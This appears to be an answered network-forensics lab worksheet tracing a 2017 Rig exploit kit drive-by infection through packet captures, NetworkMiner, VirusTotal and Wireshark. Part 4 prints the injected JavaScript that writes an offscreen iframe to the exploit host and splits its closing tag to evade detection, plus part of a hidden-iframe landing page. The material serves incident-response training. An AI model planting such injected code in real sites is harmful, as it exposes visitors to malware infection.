SRC: Accept-Encoding: gzip, deflate
SRC: Host: www.homeimprovement.com
SRC: Connection: Keep-Alive
SRC:
SRC:
DST: HTTP/1.1 200 OK
DST: Date: Fri, 27 Jan 2017 22:54:42 GMT
DST: Content-Type: text/html; charset=UTF-8
DST: Transfer-Encoding: chunked
DST: Connection: keep-alive
DST: Set-Cookie: __cfduid=d71ccd28c86be89b01677d353cf24ee741485557681; expires=Sat, 27-Jan-18 22:54:41 GMT; path=/; domain=.homeimprovement.com; HttpOnly
DST: X-Powered-By: PHP/5.5.9-1ubuntu4.14
DST: Set-Cookie: PHPSESSID=29rqt67qj95ph1amhahrtnhd54; path=/
```

> The user issued a search on Bing with the search terms “home improvement remodeling your kitchen.” The user clicked the www.homeimprovement.com link and visited that site.

- for alert ID 5.24 :



```
Sensor Name: seconion-import-1
Timestamp: 2017-01-27 22:54:42
Connection ID: .seconion-import-1_24
Src IP:             172.16.4.193
Dst IP:             139.59.160.143
Src Port:           49200
Dst Port:           80
OS Fingerprint: 172.16.4.193:49200 - Windows XP/2000 (RFC1323+, w+, tstamp-) [GENERIC]
OS Fingerprint:   Signature: [8192:128:1:52:M1460,N,W8,N,N,S:.:Windows:?]
OS Fingerprint:   -> 139.59.160.143:80 (distance 0, link: ethernet/modem)

SRC: GET /engine/classes/js/dle_js.js HTTP/1.1
SRC: Accept: application/javascript, */*;q=0.8
SRC: Referer: http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html
SRC: Accept-Language: en-US
SRC: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
SRC: Accept-Encoding: gzip, deflate
SRC: Host: retrotip.visionurbana.com.ve
SRC: Connection: Keep-Alive
SRC:
SRC:
DST: HTTP/1.1 200 OK
DST: Server: nginx/1.8.0
DST: Date: Fri, 27 Jan 2017 22:54:42 GMT
DST: Content-Type: text/javascript
DST: Content-Length: 399
DST: Connection: keep-alive
DST: Vary: Accept-Encoding,User-Agent
DST: Content-Encoding: gzip
DST:
DST: ..........M.[s.0.......N. .\m.!.'NbOCb.i^<.D.V
```


💡 What kind of request was involved?
HTTP/1.1 GET request

💡 Were any files requested?
dle_js.js


💡 What is the URL for the referer and the host website?
The referer website was www.homeimprovement.com/remodeling-your-kitchen-cabinets.html , the host website was retrotip.visionbura.com.ve.

💡 How the content encoded?
gzip


- for alert ID 5.25 :



```
SRC: GET
/?ct=Vivaldi&biw=Vivaldi.95ec76.406i7c5k7&oq=h8fItKeRVawGyjRaFcw1nyYdeAwgQ8_qtiEKBzBKfgZ6D-hyMZAh1z6LRVvQ42w&tuif=2320&q=wH7QMvXcJwDNFYbGMv
ER6NbNknQA0KPxpH2_drZdZqxKGni2Ob5UUSk6FqCEh3&yus=Vivaldi.114tq57.406t1v7x8&br_fl=4180 HTTP/1.1
SRC: Accept: text/html, application/xhtml+xml, */*
SRC: Referer: http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html
SRC: Accept-Language: en-US
SRC: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
SRC: Accept-Encoding: gzip, deflate
SRC: Host: tyu.benme.com
SRC: Connection: Keep-Alive
SRC:
SRC:
DST: HTTP/1.1 200 OK
DST: Server: nginx/1.6.2
DST: Date: Fri, 27 Jan 2017 22:54:38 GMT
DST: Content-Type: text/html;charset=UTF-8
DST: Content-Length: 1842
DST: Connection: keep-alive
DST: Vary: Accept-Encoding
DST: Content-Encoding: gzip
```



```
SRC: POST
/?oq=CEh3h8_svK7pSP1LgiRbVcgU3n45bWw8S_6qviBCBmBWUhcSHrxLeNwt1z6l&q=wH7QMvXcJwDIFYbGMvrETKNbNknQA06PxpH2_drZdZqxKGni0ub5UUSk6Fy&tuif
=5921&br_fl=5828&biw=Vivaldi.82ss74.406q9e2t1&yus=Vivaldi.80lf74.406f5d1w2&ct=Vivaldi HTTP/1.1
SRC: Accept: text/html, application/xhtml+xml, */*
SRC: Accept-Language: en-US
SRC: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
SRC: Content-Type: application/x-www-form-urlencoded
SRC: Accept-Encoding: gzip, deflate
SRC: Host: tyu.benme.com
SRC: Content-Length: 0
SRC: Connection: Keep-Alive
SRC: Cache-Control: no-cache
SRC:
SRC:
DST: HTTP/1.1 200 OK
DST: Server: nginx/1.6.2
DST: Date: Fri, 27 Jan 2017 22:54:39 GMT
DST: Content-Type: text/html;charset=UTF-8
DST: Content-Length: 51099
DST: Connection: keep-alive
DST: Vary: Accept-Encoding
DST: Content-Encoding: gzip
DST:
DST:
.............r#..-.ZU.:...u..Z..JJU%......j.L.H.t.....cp.A....G....){..9.Qfm.f.A.p....y..9?......vv......g........m.;....Tj6.\&._....?.....~..77...........r?.]...)............i..?.......4_...}......n..O.ox.u..
_./..........R...o............w.-~..-..m.~Z...n.p.....7..........w.x..w.W.Oo...O..s.....[o.;.a..x...{......rx..u.b..~...w.0w......
DST:
```



```
SRC: GET
/?biw=SeaMonkey.105qj67.406x7d8b3&yus=SeaMonkey.78vg115.406g6d1r6&br_fl=2957&oq=pLLYGOAq3jxbTfgFplIgIUVICpaqq3UbTykKZhJKB9BSKaA9E-qKSErM62V7F
LhTJg&q=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoaG9MildZqqZGX_k7fDfF-qoVzcCgWRxfs&ct=SeaMonkey&tuif=1166 HTTP/1.1
SRC: Accept: */*
SRC: Referer:
http://tyu.benme.com/?biw=Mozilla.102kd74.406h8v8o4&br_fl=1216&oq=2aCm3V9PMpe7cGP1CyjEClcwM0n99VAFkXpK-t2kDQzRWVgZCL-xSIUTp1&q=wXrQMvXcJwDQ
DobGMvrESLtMNknQA0KK2Ir2_dqyEoH9f2nihNzUSkrx6B&yus=Mozilla.125ts79.406f2w1p3&tuif=3198&ct=Mozilla
SRC: Accept-Language: en-US
SRC: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
SRC: Accept-Encoding: gzip, deflate
SRC: Host: tyu.benme.com
SRC: Connection: Keep-Alive
SRC:
SRC:
DST: HTTP/1.1 200 OK
DST: Server: nginx/1.6.2
DST: Date: Fri, 27 Jan 2017 22:54:59 GMT
DST: Content-Type: application/x-shockwave-flash
DST: Content-Length: 16261
DST: Connection: keep-alive
DST:
DST: CWS..d..x.,.uT.....l4.".h...]"!.-.&...FR..t.H+0$.c..tw7..{......s~..s..~..S........(......9..&.}7...._....._...0.7.)@..r20_M(....;m).e_!G,[l
DST: /^.Kq.S.&n^.O.+s... ...+.@
DST: <..Y.(L[.K..b.........cB.~.Q.:.....v..7........_..wx)..$g.....0..R.m...... uS..
DST: 4swXn..u&..\...G...
DST: l..v..Z..x..O.U...MPa.. O....v...c&x:d..d...4.O..l.....\zl.......#....B%}CYz.xz.....>$..K......:T...v.O.....(26N8.....43u...}.)l.a.&!.#.U.....(m..wl.l.iO.m..!..}......V...Y...
```

💡 How many requests and responses were involved in this alert?

3 requests and 3 responses

💡 What was the first request?

GET /?ct=Vivaldi&biw=Vivaldi.95ec

💡 Who was the referrer?

www.homeimprovement.com/remodeling-your-kitchen-cabinets.html

💡 Who was the host server request to?

tyu.benme.com

💡 Was the response encoded?
Yes, gzip

💡 What was the second request?
POST /?oq=CEh3h8…. Vivaldi

💡 Who was the host server request to?
tyu.benme.com

💡 Was the response encoded?
Yes, gzip


💡 What was the third request?
GET /?biw=SeaMonkey.105….

💡 Who was the referrer?
http://tyu.benme.com/?biw…

💡 What was the Content-Type of the third response?
application/x-shockwave-flash

💡 What were the first 3 characters of the data in the response? The data starts after the last **DST:** entry. ***CWS***


💡 What type of file was downloaded? What application uses this type of file?



43 57 53	CWS	0	swf	Adobe Flash .swf
46 57 53	FWS			

> 💡 How many files are there and what is the file types?

- Right-click the same ID again and choose Network Miner. Click the **Files** tab.




Frame nr.	Filename	Extension	Size	Source host	S. port
4	index.html.1319B475[2].html	html	5 212 B	194.87.234.129 [tyu.benme.com]	TCP 80
10	index.html.4B461872[2].html	html	90 745 B	194.87.234.129 [tyu.benme.com]	TCP 80
95	index.html.67899BE6.[2].swf	swf	16 261 B	194.87.234.129 [tyu.benme.com]	TCP 80

▼ Part 3: Use Wireshark to Investigate an Attack

> 💡 What website directed the user to the www.homeimprovement.com website? **bing**


- for alert ID 5.2 , :



```
No.  Time                Source        Destination   Protocol Length Info
   4 2017-01-27 22:54:41 172.16.4.193  104.28.18.74  HTTP     552 GET /remodeling-your-kitchen-cabinets.html HTTP/1.1
  27 2017-01-27 22:54:42 172.16.4.193  104.28.18.74  HTTP     529 GET /wp-content/plugins/wp-postratings/postratings-css.…
  31 2017-01-27 22:54:42 172.16.4.193  104.28.18.74  HTTP     572 GET /wp-content/plugins/daves-wordpress-live-search/css…
```

```
▶ Frame 4: 552 bytes on wire (4416 bits), 552 bytes captured (4416 bits)
▶ Ethernet II, Src: 5c:26:0a:02:a8:e4, Dst: 00:d0:ba:49:2c:a1
▶ Internet Protocol Version 4, Src: 172.16.4.193, Dst: 104.28.18.74
▶ Transmission Control Protocol, Src Port: 49195, Dst Port: 80, Seq: 1, Ack: 1, Len: 498
▼ Hypertext Transfer Protocol
  ▶ GET /remodeling-your-kitchen-cabinets.html HTTP/1.1\r\n
    Accept: text/html, application/xhtml+xml, */*\r\n
    Referer: http://www.bing.com/search?q=home+improvement+remodeling+your+kitchen&qs=n&sp=-1&pq=home+improvement+remodeling+your+kitche…
    Accept-Language: en-US\r\n
```

- alert ID 5.24 :



```
GET /engine/classes/js/dle_js.js HTTP/1.1\r\n
Accept: application/javascript, */*;q=0.8\r\n
Referer: http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html\
Accept-Language: en-US\r\n
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gec
Accept-Encoding: gzip, deflate\r\n
Host: retrotip.visionurbana.com.ve\r\n
Connection: Keep-Alive\r\n
```


💡 What is the http request for?

A JavaScript file that is named dle_js.js.

💡 What is the host server?


retrotip.visionurbana.com.ve

Create a Hash for an Exported Malware File.



```
analyst@SecOnion:~$ sha1sum %3fbiw\=SeaMonkey.105qj67.406x7d8b3\&yus\=SeaMonkey.
78vg115.406g6d1r6\&br_fl\=2957\&oq\=pLLYGOAq3jxbTfgFplIgIUVlCpaqq3UbTykKZhJKB9BS
KaA9E-qKSErM62V7FjLhTJg\&q\=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoaG9MildZqqZGX_k7fD
fF-qoVzcCgWRxfs\&ct\=SeaMonkey\&tuif\=1166
97a8033303692f9b7618056e49a24470525f7290  %3fbiw=SeaMonkey.105qj67.406x7d8b3&yus
=SeaMonkey.78vg115.406g6d1r6&br_fl=2957&oq=pLLYGOAq3jxbTfgFplIgIUVlCpaqq3UbTykKZ
hJKB9BSKaA9E-qKSErM62V7FjLhTJg&q=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoaG9MildZqqZGX
_k7fDfF-qoVzcCgWRxfs&ct=SeaMonkey&tuif=1166
analyst@SecOnion:~$ 
```

- . VirusTotal will return a list of the virus detection engines that have a rule that matches this hash.



34 security vendors and no sandboxes flagged this file as malicious

b3669ec83fb4bba5257da8c68b32dc15d1a08e9e8c22c7483698f29de2839b5f
%3fbiw=SeaMonkey.105qj67.406x7d8b3&yus=SeaMonkey.78vg115.406g6d1r6&br_fl…

Size 15.88 KB

Last Analysis Date 7 days ago

flash zlib exploit cve-2015-3105 capabilities

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.flash/rigek   Threat categories trojan   Family labels flash rigek pubenush


Security vendors' analysis   Do you want to automate checks?

AhnLab-V3	SWF/RigEK.Gen	ALYac	Exploit.SWF.Downloader

💡 What did VirusTotal tell you about this file? **34 of 59 antivirus programs have rules that identify this hash as coming from a malware file.**

▼ Part 4: Examine Exploit Artifacts

- Open the dle_js.js file



```
document.write('<div class="" style="position:absolute; width:383px; height:368px;
left:17px; top:-858px;">  <div  style="" class=""><a>head</a><a class="head-menu-2"> </
a><iframe src="http://tyu.benme.com/?
q=zn_QMvXcJwDQDofGMvrESLtEMUbQA0KK2OH_76iyEoH9JHT1vrTUSkrttgWC&biw=Amaya.81lp85.406f4y5l9&oq=e
width=290 height=257 ></ifr' +'ame> <a style=""></a></div><a class="" style="">temp</a></
div>');
```

💡 What does the file do?


- The code you provided is a JavaScript code snippet that uses the `document.write` method to dynamically generate and insert HTML content into a web page. creating an iframe, that takes the user to a URI at tyu.benme.com

💡 How does the code in the javascript file attempt to avoid detection?
By splitting the end iframe tag into two piecesThe </ifr' +'ame>

In a text editor, open the text/html file that was saved to your home folder with Vivaldi as part of the filename.

💡 What kind of file it is?
An HTML webpage

💡 What are some interesting things about the iframe? Does it call anything?
It is hidden. It calls a start() function



File
/home/analyst/%253fct=Vivaldi&biw=Vivaldi.95ec76.406i7c5k7&oq=h8fItKeRVawGyjRaFcw1nyYdeAwgQ8_...
iframe
1/3


```
<!DOCTYPE html>
<html lang="en">
<head>
   <title></title>
   <meta charset="UTF-8">
   <meta http-equiv="X-UA-Compatible" content="IE=EDGE">
   <meta name="apple-mobile-web-app-capable" content="yes">
   <meta name="apple-mobile-web-app-status-bar-style" content="black">
   <meta name="viewport" content="width=device-width, initial-scale=1.0">
</head>
<body>
<iframe onload="window.setTimeout('start()', 88)" src="about:blank" style="visibility:hidden"></iframe>
<script>
var NormalURL = 'http://tyu.benme.com/?biw=Mozilla.102kd74.406h8v8o4&br_fl=1216&oq=2aCm3V9PMpe7cGP1CyjECIcwM0n99VAFkXpK-
t2kDQzRWVgZCL-
xSIUTp1&q=wXrQMvXcJwDQDobGMvrESLtMNknQA0KK2Ir2_dqyEoH9f2nihNzUSkrx6B&yus=Mozilla.125ts79.406f2w1p3&tuif=3198&ct=Mozilla';
var InfoStr = '';
```

What does the start() function do?

It writes to the browser window. It creates an HTML form and submits the variable NormalURL through POST. The NormalURL variable equals a URI at tyu.benme.com.

What do you think the purpose of the getBrowser() function is?

The getBrowser() function determines the type of browser that the webpage is displayed in.



```
function getBrowser() {
   var ua = navigator.userAgent;

   var browsrObj = {
           browser: 'unknown',
           browser_real: '',
           is_bot: false,
           browser_quality: 0,
           platform: 'desktop',
           versionFull: '',
           versionShort: ''
       };
```